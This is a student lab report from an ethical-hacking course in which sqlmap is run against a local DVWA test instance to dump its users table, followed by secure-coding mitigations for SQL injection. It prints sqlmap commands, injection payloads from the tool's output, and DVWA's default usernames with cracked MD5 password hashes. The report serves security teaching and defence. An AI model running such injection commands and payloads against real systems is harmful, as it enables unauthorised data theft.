RV UNIVERSITY

School of Computer Science and Engineering

Bengaluru – 560059

ETHICAL HACKING ESSENTIALS

COURSE CODE: CS3432

VI Semester B.Sc/B.Tech (HONS.)

Name	**Aditya Kushal**
USN	**1RVU22CSE008**
Title	**Task 2 (b) Exploit and Secure a SQL Injection Vulnerability**

LIST OF CONTENTS

Introduction

This project explores SQL injection vulnerabilities using a controlled lab setup with DVWA (Damn Vulnerable Web App). It demonstrates how attackers exploit these vulnerabilities using automated tools like SQLMap and how developers can mitigate such risks through secure coding practices. The exercise reinforces practical security concepts by combining offensive and defensive strategies.

Tools Used

- **SQLMap** – Automated SQL Injection tool
- **DVWA** – A testbed web application for security practice
- **Docker** – Container tool for running DVWA locally
- **Python** – For scripting automation
- **Browser** – To retrieve session cookies

Step-by-Step Execution

Step 1: DVWA Setup

1. Clone the DVWA repo:

```
git clone https://github.com/digininja/DVWA.git
cd DVWA
```

2. Create docker-compose.yml:

```
services:
  dvwa:
    image: vulnerables/web-dvwa
    ports:
      - "8080:80"
    restart: always
```

3. Run DVWA:

```
docker-compose up -d
```

4. Access DVWA at http://localhost:8080

    - Username: admin
    - Password: password

- Set Security Level: **Low**

Step 2: Exploitation Using SQLMap

1. Copy browser cookies (PHPSESSID, security=low).
2. Use SQLMap to run the following:
   - List all databases:

sqlmap -u "http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="..." --dbs

- List tables in the dvwa database:

sqlmap -u "..." -D dvwa --tables --cookie="..."

- Dump data from users table:

sqlmap -u "..." -D dvwa -T users --dump --cookie="..."

Output Location:
./sqlmap_output/localhost/dump/dvwa/users.csv

Findings & Analysis

The users table from DVWA was successfully extracted, revealing hashed passwords:

user_id	username	password (MD5)
1	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	gordonb	e99a18c428cb38d5f260853678922e03 (abc123)

This demonstrates how easily attackers can extract sensitive data when input sanitization is missing.

Recommendations – Detailed Mitigation Techniques

1. Use Prepared Statements (Parameterized Queries)

Prepared statements ensure user input is treated as data, not code. This blocks SQL injection regardless of input.

```
$id = $_GET['id'];
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$id]);
```

Unlike dynamic queries, this method uses placeholders and binds data separately, preventing malicious input from executing.

2. Input Validation & Sanitization
Always validate input types (e.g., only integers for IDs) and sanitize unexpected characters.

```
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if ($id === false) {
   die("Invalid ID");
}
```

Input should be strictly validated using whitelists. Reject or escape dangerous characters like ', --, and ;.

3. Principle of Least Privilege
Grant the web app user minimal DB permissions (e.g., only SELECT). Avoid giving access to DROP, DELETE, or ALTER.

```
CREATE USER 'appuser'@'localhost' IDENTIFIED BY 'password';
GRANT SELECT ON dvwa.* TO 'appuser'@'localhost';
```

Even if compromised, the account won't allow destructive changes to the database.

4. Use ORM Frameworks
ORMs abstract away SQL and use secure methods to query data.

```
user = User.query.filter_by(id=1).first()
```

This protects against SQL injection by default, especially when developers avoid raw SQL. Popular ORMs include SQLAlchemy, Hibernate, Django ORM, and Sequelize.

5. Error Handling & Logging
Don't display detailed error messages in production. Instead, log them securely and show a generic message to users.

```
try {
   // DB operation
} catch (PDOException $e) {
   error_log($e->getMessage());
   echo "Something went wrong.";
}
```


Monitoring logs helps detect SQL injection attempts early and improves incident response.

Conclusion

This project provided hands-on experience in exploiting SQL injection vulnerabilities and implementing robust defense mechanisms. By using SQLMap on a test environment and analyzing the attack vectors, we understood the importance of secure coding practices. Developers must integrate these practices from the beginning of the development lifecycle to protect against real-world threats.


Screenshots

Running sql_injection.py



```
(ethical_hacking) [arch@arch sql_injection_with_sql_map]$ python sql_injection.py

[+] Running: Step 1: Finding Databases
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual conser
Developers assume no liability and are not responsible for any misuse or damage caused

[*] starting @ 09:31:36 /2025-04-09/

[09:31:36] [WARNING] using '/home/arch/code/Archive/Ethical_Hacking/CP3_Task2/sql_injec
[09:31:36] [INFO] resuming back-end DBMS 'mysql'
[09:31:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 5384=5384#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
    Payload: id=1' AND (SELECT 3664 FROM(SELECT COUNT(*),CONCAT(0x71706b6271,(SELECT (E
ubmit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9936 FROM (SELECT(SLEEP(5)))ajPf)-- BKPw&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71706b6271,0x6842564758495749 4d4c6867
---
```

Cracked/ Leaked Information



A	B	C	D	E	F	G	H
user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2025-04-08 21:01:54	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2025-04-08 21:01:54	0
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-04-08 21:01:54	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2025-04-08 21:01:54	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-04-08 21:01:54	0